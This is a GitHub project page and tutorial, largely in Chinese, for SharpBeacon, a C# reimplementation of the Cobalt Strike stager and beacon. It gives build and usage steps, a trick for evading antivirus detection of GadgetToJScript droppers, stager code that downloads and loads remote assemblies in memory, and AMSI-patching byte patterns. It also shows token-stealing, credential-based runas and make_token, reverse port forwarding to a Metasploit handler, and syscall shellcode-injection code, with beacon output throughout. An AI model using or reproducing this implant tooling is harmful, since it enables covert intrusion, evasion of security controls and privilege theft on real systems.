

mai1zhi2/SharpBeacon: CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

 github.com/mai1zhi2/SharpBeacon

mai1zhi2

mai1zhi2/ SharpBeacon



CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

 1

Contributor

 2

Issues

 512

Stars

 103

Forks



如何使用

启动teamserver后会生成beacon_keys文件，我们需要提取出里面的RSA 公私密钥后，复制到config.cs中，并在config.cs修改回传的URL和生成hash的随机数。

How to use

Firstly, starting TeamServer and you got .cobaltstrike.beacon_keys meanwhile configure listener etc. Secondly, compiling SharpBeacon with VisualStudio after you changed url and RSA private key and public key in config.cs And Then click sharpbeacon.exe. Once you got one beacon session and have fun! BTW this project as just a beacon which depends on CobaltStrike. -- bopin2020

关于使用syscall注入的问题 bopin2020师傅在win11测试calc.exe 创建线程没有成功；其他notepad,powershell都没有问题。感谢 bopin2020 师傅。

SharpBeacon

CobaltStrike Beacon written in .Net 4 用.net重写了stager及Beacon，其中包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能

一、概述

这次我们一起用C#来重写stager及其Beacon中的大部分常用功能，帖子主要介绍该项目的运行原理（LoIbins->Stager->Beacon）及相应的功能介绍及展示。LoIbins部分是由GadgetToJs使Stager转换为js、vba、hta文件后，再结合相应的csript、mshta等程序来运行；Stager功能包括从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass；Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。


项目基于.net4.0，暂支持cs4.1（更高版本待测试），感谢M大、WBG师傅、SharpSploit、Geason的分享。另因最近出去广州找工作没时间弄，就暂时写到这里，开发进度比较赶致使封装不是很好、设计模式也没有用，但每个实现功能点都有较详细注释，等后续工作安定后会进行重构及完善更多功能。若有错误之处还请师傅指出，谢谢大家。

详见帖子：[魔改CobaltStrike_重写Stager和Beacon https://bbs.pediy.com/thread-269115.htm](https://bbs.pediy.com/thread-269115.htm)

二、LoIbins

LOLbins，全称“Living-Off-the-Land Binaries”，直白翻译为“生活在陆地上的二进”，我大概将其分为两大类：

- 1、带有Microsoft签名的二进制文件，可以是Microsoft系统目录中二进制文件。
- 2、第三方认证签名程序。LoIbins的程序除了正常的功能外，还可以做其他意想不到的行为。在APT或红队渗透常用，常见于海莲花等APT组织所使用。下图是较常见的LoIbins，还有很多就不一一列出了：



而GadgetToJS项目则可以把源码cs文件动态编译再base64编码后，保存在js、vba、vbs、hta文件，而在其相关文件中文件利用了当 BinaryFormatter属性在进行反序列化时，可以触发对 Activator.CreateInstance() 的调用，，从而实现 .NET 程序集加载/执行。

```
var ms_1 = Base64ToStream(stage_1, 2341);  
var fmt_1 = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');  
fmt_1.Deserialize_2(ms_1);
```

但这需要在.net程序集中把相应的功能写在默认/公共构造函数，这样才能触发 .NET 程序集执行。下面以实例程序为例：

```
2  
3 namespace TestAssembly {  
4     public class Program {  
5         public Program() {  
6             MessageBox.Show("Test Assembly !!");  
7         }  
8     }  
9 }  
10
```

在相应文件夹下执行如下命令：

.\GadgetToJScript.exe -w js -c Program.cs -d System.Windows.Forms.dll -b -o gg 其中命令参数解析如下：

- -w js表示所生成的是js文件，可以生成其他形式的文件
- -c Program.cs是所选择的cs文件
- -d System.Windows.Forms.dll cs文件所用到的dll
- -b 会在js文件中的引入第一个stager，因为当在.NET4.8+的版本中引入了旁路类型检查控件，默认值为false，如果所生成的脚本要在.NET4.8+的环境中运行，则设置为true (-Byypass/-b)。生成的stager1就是bypass这个检查的。
- -o gg生成文件名 生成js、hta、vbs等文件后默认是会被杀的：



共发现风险项目1个，建议立即处理

全部忽略

立即处理

扫描已完成

<input checked="" type="checkbox"/> 风险项目	状态
<input checked="" type="checkbox"/> C:\Users\kent\Downloads\GadgetToJScript-master (1)\GadgetToJScript-master\GadgetToJS...\gg.js 释放器木马 TrojanDropper/JS.Malloader.h	待处理 详情

而我们只需要简单修改下单引号为/就行了:

```
var shell = new ActiveXObject(/WScript.Shell/.source);
ver = 'v4.0.30319';

try {
    shell.RegRead(/HKLM\SOFTWARE\Microsoft\NETFramework\v4.0.30319\./.source);
} catch(e) {
    ver = 'v2.0.50727';
}

shell.Environment('Process')['COMPLUS_Version'] = ver;

var ms_1 = Base64ToStream(stage_1, 2341);
var fmt_1 = new ActiveXObject(/System.Runtime.Serialization.Formatters.Binary.BinaryFormatter/.source);
fmt_1.Deserialize_2(ms_1);
```



本次扫描未发现风险

完成

扫描已完成




最后执行所生成的js或hta :

C:\Users\kent\Downloads\GadgetToJScript-master (1)\GadgetToJScript-master\GadgetToJScript\bin\Debug\ggg.hta




```
PS C:\Users\kent\Downloads\GadgetToJScript-master (1)\GadgetToJScript-master\GadgetToJScript\bin\Debug> wscript.exe g.js
PS C:\Users\kent\Downloads\GadgetToJScript-master (1)\GadgetToJScript-master\GadgetToJScript\bin\Debug>
```



三、Stager

Stager部分的功能可以包括下图几项：



我主要实现了从网络中拉取Beacon的程序集并在内存中加载及AMSIBypass，沙箱及虚拟机检测的方式有挺多方式的，师傅可以自行添加。拉取程序集及内存加载这个较为简单，就不细说了：

```
9 //wc.Proxy.Credentials = CredentialCache.DefaultCredentials;
0 wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0");
1 wc.Headers.Add("Accept", "*/");
2 wc.Headers.Add("Accept-Language", "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2");
3 wc.Headers.Add("Cache-Control", "max-age=0");
4 byte[] data = wc.DownloadData(FullUrl);
5
6 #if DEBUG
7     2个引用
8     public static void AssemblyExecute(byte[] AssemblyBytes, Object[] Args = null)
9     {
10         if (Args == null)
11         {
12             Args = new Object[] { new string[] { } };
13         }
14         Reflect.Assembly assembly = Load(AssemblyBytes);
15         assembly.EntryPoint.Invoke(null, Args);
16     }
17 #endif
```

下面说说bypassAMSI，这里一开始找的不是AmsiScanBuffer，而是找DllCanUnloadNow的地址：

```
1 //Get pointer for the AmsiScanBuffer function
2 IntPtr DllCanUnloadNowPtr = GetProcAddress(TargetDLL, "DllCanUnloadNow");
3 if (DllCanUnloadNowPtr == IntPtr.Zero)
4 {
```


然后再通过相关的硬编码找到AmsiScanBuffer后，再进行相应的patch：

```
byte[] egg = {};  
if (IntPtr.Size == 8)  
{  
    egg = new byte[] {  
        0x4C, 0x8B, 0xDC,  
        0x49, 0x89, 0x5B, 0x08,  
        0x49, 0x89, 0x6B, 0x10,  
        0x49, 0x89, 0x73, 0x18,  
        0x57,  
        0x41, 0x56,  
        0x41, 0x57,  
        0x48, 0x83, 0xEC, 0x70  
    };  
}  
else {  
    egg = new byte[] {  
        0x8B, 0xFF,  
        0x55,  
        0x8B, 0xEC,  
        0x83, 0xEC, 0x18,  
        0x53,  
        0x56  
    };  
}
```

struct System.Int32
表示 32 位有符号的整数。

四、Beacon


Beacon部分主要有包括正常上线、文件管理、进程管理、令牌管理、结合SysCall进行注入、原生端口转发、关ETW等一系列功能。




4.1文件管理

先从文件管理部分说，包含了cp、mv、upload、download、filebrowse、rm、mkdir上述这七个功能点：


Cp:




Mv:




Upload:



Download:



Filebrowse:



rm:

```
beacon> rm D://2
[*] Tasked beacon to remove D://2
[+] host called home, sent: 13 bytes
[+] received output:
ok
```

mkdir

```
beacon> mkdir D://2
[*] Tasked beacon to make directory D://2
[+] host called home, sent: 13 bytes
[+] received output:
ok
```

修改日期	类型	大小
2021/8/29 9:50	文件夹	
2021/8/29 11:08	文件夹	
2021/1/17 21:54	文件夹	
2021/1/20 15:53	文件夹	

4.2 进程部分

进程部分，已完成的有run、shell、execute、runas、kill，未完成的有runu:

Run:

```
beacon> run ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 26 bytes
[+] received output:

Windows IP 配置

以太网适配器 以太网:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

以太网适配器 以太网 2:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

无线局域网适配器 本地连接* 1:

    媒体状态 . . . . . : 媒体已断开连接
    连接特定的 DNS 后缀 . . . . . :

无线局域网适配器 本地连接* 2:
```

shell:


```
beacon> shell ping qq.com
[*] Tasked beacon to run: ping qq.com
[+] host called home, sent: 42 bytes
[+] received output:
```


正在 Ping qq.com [183.3.226.35] 具有 32 字节的数据:
来自 183.3.226.35 的回复: 字节=32 时间=16ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
来自 183.3.226.35 的回复: 字节=32 时间=15ms TTL=54
请求超时。

183.3.226.35 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 15ms, 最长 = 16ms, 平均 = 15ms

execute:

```
183.3.226.35 的 Ping 统计信息:  
数据包: 已发送 = 4, 已接收 = 3, 丢失 = 1 (25% 丢失)  
往返行程的估计时间(以毫秒为单位):  
最短 = 15ms, 最长 = 16ms, 平均 = 15ms
```

```
beacon> execute D://calc.exe
[*] Tasked beacon to execute: D://calc.exe
[+] host called home, sent: 20 bytes
[+] received output:
ok
```



runas:

```
beacon> runas ATTACK\Administrator !@#Q1234 dir \\10.10.10.165\C$
[*] Tasked beacon to execute: dir \\10.10.10.165\C$ as ATTACK\Administrator
[+] host called home, sent: 72 bytes
[+] received output:
  10.10.10.165\C$ 64K
  10.10.10.165\C$ FEFA-8711

  10.10.10.165\C$ 64K

2021/06/25 15:17 <DIR> 111
2021/06/20 16:08 73,802 hb.exe
2016/07/16 21:23 <DIR> PerfLogs
2020/07/14 14:12 <DIR> Program Files
2021/06/28 15:43 <DIR> Program Files (x86)
2020/07/14 14:07 <DIR> Users
2021/07/10 11:55 <DIR> Windows
      1 64K 73,802
      6 64K 52,481,409,024
```

ps:

```

beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[+] received output:
Pid      Ppid     Name      Path      SessionID  Owner      Architecture
0        0        Idle      0          0          x64
4        0        System   0          0          x64
92       0        csrss    0          0          x64
136      0        Registry 0          0          x64
164      12764    EPMDriverAssist c:\Program Files (x86)\Lenovo\PCManager\3.0.700.7272\Modules\EPMDriverAssist.exe 1  DESKTOP-4PF5ELT\kent  x86
168      2204    slhst     C:\Windows\system32\slhst.exe 1  DESKTOP-4PF5ELT\kent  x64
528      0        smss     0          0          x64
640      1184    svchost  C:\Windows\system32\svchost.exe 0  NT AUTHORITY\LOCAL SERVICE x64
1056     0        wininit  0          0          x64
1068     0        csrss    1          0          x64
1096     1184    svchost  C:\Windows\System32\svchost.exe 0  NT AUTHORITY\LOCAL SERVICE x64
1164     1048    winlogon C:\Windows\system32\winlogon.exe 1  NT AUTHORITY\SYSTEM        x64
1184     0        services 0          0          x64
1252     1056    lsass    C:\Windows\system32\lsass.exe 0  NT AUTHORITY\SYSTEM        x64
1396     12652   conhost  C:\Windows\system32\conhost.exe 1  DESKTOP-4PF5ELT\kent  x64
1372     1184    svchost  C:\Windows\system32\svchost.exe 0  NT AUTHORITY\SYSTEM        x64
1400     2152   cmd      C:\Windows\system32\cmd.exe 1  DESKTOP-4PF5ELT\kent  x64
1404     1184    svchost  C:\Windows\system32\svchost.exe 0  NT AUTHORITY\SYSTEM        x64
1424     1164    fontdrvhost C:\Windows\system32\fontdrvhost.exe 1  Font Driver Host\UMFD-1  x64
1428     1056    fontdrvhost C:\Windows\system32\fontdrvhost.exe 0  Font Driver Host\UMFD-0  x64
1492     1184    WUDFHost C:\Windows\System32\WUDFHost.exe 0  NT AUTHORITY\LOCAL SERVICE x64
1580     1184    WUDFHost C:\Windows\System32\WUDFHost.exe 0  NT AUTHORITY\LOCAL SERVICE x64
1616     1184    svchost  C:\Windows\system32\svchost.exe 0  NT AUTHORITY\NETWORK SERVICE x64
1664     1184    svchost  C:\Windows\system32\svchost.exe 0  NT AUTHORITY\SYSTEM        x64
1672     12852  WINWORD  C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE 1  DESKTOP-4PF5ELT\kent  x64
1728     1484    Hhst     C:\Windows\system32\Hhst.exe 0  NT AUTHORITY\SYSTEM        x64

```

kill:

```

beacon> kill 12752
[*] Tasked beacon to kill 12752
[+] host called home, sent: 12 bytes

```

4.3 令牌权限

令牌权限部分，已完成的有getprivs、make_token、steal_token、rev2self：

Getprivs:

```

beacon> getprivs
[*] Tasked beacon to enable privileges
[+] host called home, sent: 755 bytes
[+] received output:
ok

```

特权名	描述	状态
SeIncreaseQuotaPrivilege	为进程调整内存配额	已启用
SeSecurityPrivilege	管理审核和安全日志	已启用
SeTakeOwnershipPrivilege	取得文件或其他对象的所有权	已启用
SeLoadDriverPrivilege	加载和卸载设备驱动程序	已启用
SeSystemProfilePrivilege	配置文件系统性能	已启用
SeSystemtimePrivilege	更改系统时间	已启用
SeProfileSingleProcessPrivilege	配置文件单一进程	已启用
SeIncreaseBasePriorityPrivilege	提高计划优先级	已启用
SeCreatePagefilePrivilege	创建一个页面文件	已启用
SeBackupPrivilege	备份文件和目录	已启用
SeRestorePrivilege	还原文件和目录	已启用
SeShutdownPrivilege	关闭系统	已启用
SeDebugPrivilege	调试程序	已启用
SeSystemEnvironmentPrivilege	修改固件环境值	已启用
SeChangeNotifyPrivilege	绕过遍历检查	已启用
SeRemoteShutdownPrivilege	从远程系统强制关机	已启用
SeUndockPrivilege	从扩展坞上取下计算机	已启用
SeManageVolumePrivilege	执行卷维护任务	已启用

make_token : 测试时在make_token后执行了cmd.exe /C dir \\10.10.10.165\C\$

```
beacon> make_token ATTACK\Administrator !@#Q1234
[*] Tasked beacon to create a token for ATTACK\Administrator
[+] host called home, sent: 47 bytes
[+] received output:
000000 \\10.10.10.165\C$ 0e10á060k00
000000k000 FEFA-8711

\\10.10.10.165\C$ 00E4

2021/06/25 15:17 <DIR> 111
2021/06/20 16:08 73,802 hb.exe
2016/07/16 21:23 <DIR> PerfLogs
2020/07/14 14:12 <DIR> Program Files
2021/06/28 15:43 <DIR> Program Files (x86)
2020/07/14 14:07 <DIR> Users
2021/07/10 11:55 <DIR> Windows
1 000000 73,802 00
6 00E4 52,481,474,560 000000
```

steal_token : 测试时在steal_token后执行了whoami

```
beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system
```

GoogleCrashHandl...	11904	正在运行	SYSTEM	00	328 K	不允许
GoogleCrashHandl...	11748	正在运行	SYSTEM	00	216 K	不允许
FMSERVICE64.exe	4028	正在运行	SYSTEM	00	484 K	不允许
FileZilla Server.exe	5240	正在运行	SYSTEM	00	580 K	不允许
Everything.exe	4544	正在运行	SYSTEM	00	528 K	不允许
ETDSERVICE.exe	3472	正在运行	SYSTEM	00	112 K	不允许
dllhost.exe	1728	正在运行	SYSTEM	00	704 K	不允许
GoogleCrashHandl...	11904	正在运行	SYSTEM	00	328 K	不允许

rev2self :

```
beacon> steal_token 4544
[*] Tasked beacon to steal token from PID 4544
[+] host called home, sent: 12 bytes
[+] received output:
nt authority\system

beacon> rev2self
[*] Tasked beacon to revert token
[+] host called home, sent: 8 bytes
[+] received output:
ok

beacon> run whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 24 bytes
[+] received output:
desktop-4pf5elt\kent
```

4.4端口转发

端口转发部分，已完成的有rportfwd、rportfwd stop :

Rportfwd，注意这里端口转发teamserv只返回了本地需要绑定的端口，没有返回需转发的ip和port。

在192.168.202.180:22222上新建msf监听：

```

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.202.180
lhost => 192.168.202.180
msf6 exploit(multi/handler) > set lport 22222
lport => 22222
msf6 exploit(multi/handler) > exploit

```

在本机地址192.168.202.1的23456端口转发到上述msf的监听


```

beacon> rportfwd 23456 192.168.202.180 22222
[+] started reverse port forward on 23456 to 192.168.202.180:22222
[*] Tasked beacon to forward port 23456 to 192.168.202.180:22222
[+] host called home, sent: 10 bytes
[+] received output:
ok


TCP 0.0.0.0:8999 0.0.0.0:0 LISTENING 13900
TCP 0.0.0.0:19531 0.0.0.0:0 LISTENING 4020
TCP 0.0.0.0:23456 0.0.0.0:0 LISTENING 21404
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 1252
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 1056
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 2028
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 2264
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 3040

```

本地访问23456端口：



另一个网段访问23456端口：



rportfwd stop :

```

beacon> rportfwd stop 23456
[*] Tasked beacon to stop port forward on 23456
[+] stopped proxy pivot on 23456
[+] host called home, sent: 10 bytes
[+] received output:
ok

```

4.5注入部分

注入部分，cs的shinject、dllinject、inject都用来远程线程注入，我个人机器是win10 x64 1909,shellcode是用cs的64位c# shellcode，被注入的程序是64位的calc.exe，程序返回的NTSTATUS均为SUCCESS，且shellcode均已注入在相应的程序中，并新建出线程进行执行，但最后calc.exe都崩了，有点奇怪呀：

```

56
57     GCHandle handle = GCHandle.Alloc(Shellcode, GCHandleType.Pinned);
58     IntPtr payloadPtr = handle.AddrOfPinnedObject();
59     UInt32 BytesWritten = 0;
60     result = Syscalls.NtWriteVirtualMemory(
61         processHandle,
62         pBase,
63         payloadPtr,
64         (uint)Shellcode.Length,
65         ref BytesWritten);
66     if (result != Native.NTSTATUS.Success)
67     {
68         #if DEBUG
69             Console.WriteLine("[!] SCInject NtWriteVirtualMemory Failed. ");
70         #endif
71         return false;
72     }
73
74
75     IntPtr hRemoteThread = IntPtr.Zero; 已用时间 <= 1ms
76     result = Syscalls.NtCreateThreadEx(
77         ref hRemoteThread,

```

名称	值	类型	地址:
ProcessId	23448	int	0x0000...
Shellcode	{byte[892]}	byte[]	0x0000...
processHandle	0x00000000000000688	System.IntPtr	0x0000...
oa	{Beacon.Utills.Native.OBJECT_ATTRIBUTES}	Beacon.Utills.N...	0x0000...
ci	{Beacon.Utills.Native.CLIENT_ID}	Beacon.Utills.N...	0x0000...
result	Success	Beacon.Utills.N...	0x0000...
regionSize	0x00000000000001000	System.IntPtr	0x0000...
pBase	0x00000298417b0000	System.IntPtr	0x0000...
handle	{System.Runtime.InteropServices.GCHandle}	System.Runtim...	0x0000...
payloadPtr	0x00000000027e33d8	System.IntPtr	0x0000...

申请rwx内存空间存放shellcode后并在所执行shellcode下断：

The screenshot displays a debugger interface with three main panes:

- Assembly Pane:** Shows assembly instructions with their addresses and disassembled code. Key instructions include:
 - 48:83E4 F0: `and rsp,FFFFFFFFFFFFFFF0`
 - 41:51: `call 298417800D2` (highlighted in yellow)
 - 41:50: `push r9`
 - 52: `push r8`
